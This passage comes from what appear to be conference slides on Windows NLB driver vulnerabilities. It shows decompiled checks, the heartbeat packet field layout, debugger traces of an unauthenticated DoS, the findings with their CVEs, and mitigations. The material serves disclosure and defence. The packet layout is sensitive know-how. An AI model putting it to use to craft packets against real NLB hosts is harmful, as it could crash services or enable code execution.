  bool v5; // zf
  __int64 v6; // rax
  unsigned __int64 v7; // rdx
  __int64 v8; // r11
  int v9; // r9d
  int v10; // r9d
  int v11; // r9d
  __int64 v12; // rax
  __int64 v13; // rcx

  v4 = 0;
  v5 = *a2 == 2;                          // NLBCoreExceptionListGetBucketOwnership check: type == 2
  *a3 = 0;
  if ( v5 )
  {
    v6 = (unsigned __int8)a2[1];
    if ( (unsigned __int8)v6 < 0x20u )
```

```
v11 = (unsigned int)v10[2];
if ( (unsigned int)v11 > 0x20 )                 // NLBCoreNRProtocolReceiveData check: hostID <= 0x20
{
  v12 = WPP_GLOBAL_Control;
  if ( WPP_GLOBAL_Control == (PDEVICE_OBJECT)&WPP_GLOBAL_Control || (HIDWORD(WPP_GLOBAL_Control->Timer)
    goto LABEL_57;
  v13 = 86i64;
```

Case Study 5: Moderate Severity but Unauth DoS




```
#pragma pack(push,1)
typedef struct _NRP_PACKET
{
  unsigned long Magic;     //+0x0  Fixed to 0xBEEF
  unsigned char FuncId;    //+0x4  1 -- Ack  2 -- IPv4Add  3 -- IPv4Remove   4 -- IPv6Add  5 -- IPv6Remove
  unsigned long unk1;      //+0x5
  unsigned char Type;      //+0x9  Fixed to 2, otherwise calling NLBCoreExceptionListGetBucketOwnership will fail
  unsigned char Index;     //+0xa  HostID,less than 32,The size of each element in the array corresponding to this subscript value is 0x5E0,
see NLBCoreExceptionListGetBucketOwnership
  unsigned char TestBit;     //+0xb
  unsigned short unk2;     //+0xc
  unsigned long ExtendLen;  //+0xe  The length of the following part has different meanings depending on the FuncId
}NRP_PACKET,*PNRP_PACKET;
#pragma pack(pop)
```

Case Study 5: Moderate Severity but Unauth DoS

```
0: kd> p
NLB!NLBVectorReserve+0x2d:
fffff803`9a563439 0f8389000000    jae     NLB!NLBVectorReserve+0xbc (fffff803`9a5634c8)
0: kd> p
NLB!NLBVectorReserve+0x33:
fffff803`9a56343f 48217510        and     qword ptr [rbp+10h],rsi
0: kd> p
NLB!NLBVectorReserve+0x37:
fffff803`9a563443 488d4d10        lea     rcx,[rbp+10h]
0: kd> p
NLB!NLBVectorReserve+0x3b:
fffff803`9a563447 41b84e4c4220    mov     r8d,20424C4Eh
0: kd> p
NLB!NLBVectorReserve+0x41:
fffff803`9a56344d 8bd3            mov     edx,ebx
0: kd> p
NLB!NLBVectorReserve+0x43:
fffff803`9a56344f 48ff156acc0000  call    qword ptr [NLB!_imp_NdisAllocateMemoryWithTag
0: kd> p
NLB!NLBVectorReserve+0x4a:
fffff803`9a563456 0f1f440000      nop     dword ptr [rax+rax]
0: kd> r rax
rax=00000000c0000001
0: kd> g
Breakpoint 0 hit
NLB!NLBVectorReserve+0x4a:
fffff803`9a563456 0f1f440000      nop     dword ptr [rax+rax]
0: kd> r rax
rax=00000000c0000001
0: kd> g
[SC-CLIENT] !! Service timeout: Service StorSvc, PID 0x00000410, OpCode 0x00000010, Time
[SC-CLIENT] !! Service timeout: Service wcmsvc, PID 0x00000718, OpCode 0x00000010, Time
*BUSY* Debuggee not connected
```

Conclusion

Summary of Findings

1. Exploits arbitrary HostID manipulation to trigger out-of-bounds read and write, enabling unauthorized arbitrary code execution.
2. Carefully crafted TLV headers can cause integer overflow, which can lead to out-of-bounds reads.
3. A race condition that triggers Use-After-Free in NLBIPList, potentially allowing arbitrary code execution.
4. Exploiting a race condition in NRProtocol to induce a Denial of Service, compromising NLB service stability.
5. Though of moderate severity, this vulnerability can be exploited remotely without authentication, compromising NLB service stability.

In fact, we submitted 9 NLB service-related vulnerabilities to MSRC, which were eventually merged into 2 CVEs:
CVE-2023-28240 and CVE-2023-33163


Mitigation Strategies

- Prompt fixes are highly recommended.
- Some Moderate Severity vulnerabilities may take longer to fix. It is recommended to pay attention to abnormal frequency of NLB heartbeat protocol packets.
- Add firewall policy to block hosts other than nlb host from sending heartbeat protocol to nlb host

Takeaways

1. Monitoring NLB Heartbeat Traffic


It's crucial for security teams, especially those in organizations utilizing the Network Load Balancing (NLB) service, to pay special attention to NLB heartbeat traffic. Heartbeats are fundamental for maintaining cluster synchronization and health monitoring. However, as we've demonstrated, these packets can also be manipulated to exploit vulnerabilities, potentially leading to serious security issues. Regularly inspecting and analyzing this type of traffic could help detect unusual patterns or signs of exploitation early on, reducing the risk of attacks targeting NLB components.



Takeaways

2. Risks in Code Refactoring

There's an inherent risk when refactoring legacy code. In many cases, security checks implemented in older versions might be inadvertently omitted or altered during updates by developers. This can introduce new vulnerabilities even in areas that were previously secure. Therefore, rigorous security audits and thorough testing should be part of the development process, especially when dealing with critical components like NLB, to ensure that previously fixed issues do not resurface.



Takeaways

3. Underestimated Vulnerability Impact

While some vendors may classify certain vulnerabilities as 'medium severity,' leading to longer patch timelines or even a lack of resolution, these issues shouldn't be underestimated. Even medium-rated vulnerabilities can impact the stability and security of the server environment if exploited under specific conditions. It's important to understand that these risks might not always seem urgent but can have severe consequences if left unaddressed, especially in production environments where system uptime and reliability are paramount.

Takeaways

4. Opportunities for Bug Bounty Hunters

Refactored modules can be valuable targets for bug bounty hunters. They might reproduce old bugs or reveal new attack surfaces. Moreover, the abundance of technical articles and related source codes often makes it easier for security researchers to analyze and identify potential vulnerabilities in these areas.


black hat
EUROPE 2024
Thanks!
#BHEU @BlackHatEvents